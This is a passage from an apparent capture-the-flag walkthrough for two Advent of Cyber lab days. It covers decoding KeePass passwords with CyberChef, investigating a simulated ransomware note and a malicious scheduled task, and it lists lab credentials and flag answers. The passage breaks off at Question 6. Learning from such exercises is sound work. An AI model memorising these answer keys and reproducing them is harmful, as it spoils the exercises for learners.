
Day 22: Elf McEager becomes CyberElf

Tools Used: REMINA, ATTACKBOX, KALI LINUX

Solutions:


Question 1

Answer: thegrinchwashere




Question 2

Answer: base64




Question 3

Answer: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P



Question 4

Answer: sn0wM4n!




Question 5

Answer: hex

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0wM4n!	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Hex, From Hexdump Valid UTF8 Entropy: 3.03


Question 6

Answer: ic3Skating!




Question 7

Answer:superelfadmin:nothinghere



Question 8

Answer: THM{657012dcf3d1318dca0ed864f0e70535}



Throughout Process

Firstly, we will use Remmina to connect to our target computer after it has fully booted up. The login credentials are Administrator and sn0wF!akes!!! Once we have fully logged in, let's open the strangely titled folder sitting on the Desktop. Once inside, run the executable called KeePass. The master key is then required in order to enter. Sadly, we do not currently own the master key. The name of the folder where KeePass is located appears dubious, almost as if it were encoded. Let's utilise the Magic recipe on CyberChef. When we type the folder's name, we can see that CyberChef was able to decode the Base64 encoding and that thegrinchwashere is the master key. Let's explore KeePass after logging in to see if we can discover any other passwords. When we choose the Network tab, we can see that the Elf Server password has been stored. Let's try to decipher the password by copying it and pasting it into CyberChef. Once more, the Magic formula is effective! It appears to have been successful in decoding the password from hex. The Elf Server password is sn0wm4n! The password ic3Skating! encoded from an HTML item may be found when we use the identical procedures for Elf Mail. To begin searching for the last flag, click the Recycle Bin tab. We can make out what appears to be JavaScript code in the notes. You can execute the code in your browser's console and observe that it will take you to a GitHub URL. If we follow this link we see it leads to our flag THM{657012dcf3d1318dca0ed864f0e70535}.


Day 23 The Grinch strikes again


Tools Used: Attackbox, File explorer, Remmina, Task Scheduler, Disk Management


Solutions:

Question 1

Launch Attackbox, machine and Remmina. On Remmina click on the ellipsis to access the preferences options. Then Click RDP and change the quality setting to Poor(fastest), under it tick the wallpaper. We are ready to connect to the remote machine. Click on the Plus icon and fill in the details with the given ip address, username and password. Change the resolution to client resolution and the colour depth should be remoteFX(32bpp). Accept the certificate when prompted and we should be logged into the remote system. Then we should be able to see the wallpaper.









Question 2

open the ransom note located at the desktop. Decrypt the bitcoin address given to plain text using terminal, echo "bm9tb3J1YmVzdGZ1c3RpdmFsY29tcGFueQ==' | base64 -d




Question 3

in the backup (Z:) under confidential, there's a file master-password.txt.grinch, the file extension that changed is .grinch




Question 4

Windows has a Task Scheduler app that we can use to schedule an activity. Look at the scheduled activity on the system. There some strange activity by the name of 'opidsfsdf'




Question 5

At that task, the activity will trigger an action by executing an executable at C:\User\Administrator\Desktop\opidsfsdf.exe.




Question 6

